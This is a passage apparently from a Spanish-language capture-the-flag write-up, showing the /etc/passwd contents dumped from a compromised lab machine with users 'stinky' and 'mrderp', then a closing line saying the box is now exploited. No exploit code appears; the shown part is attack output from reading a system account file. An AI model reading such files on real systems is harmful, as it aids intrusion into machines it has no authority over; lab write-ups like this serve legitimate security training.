mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
```

PASSWD


```
mysql:x:116:125:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
stinky:x:1001:1001:Uncle Stinky,,,:/home/stinky:/bin/bash
ftp:x:118:126:ftp daemon,,,:/srv/ftp:/bin/false
mrderp:x:1000:1000:Mr. Derp,,,:/home/mrderp:/bin/bash
```

UNA VEZ EXPLOTADO

ESTO ES EL FIN.

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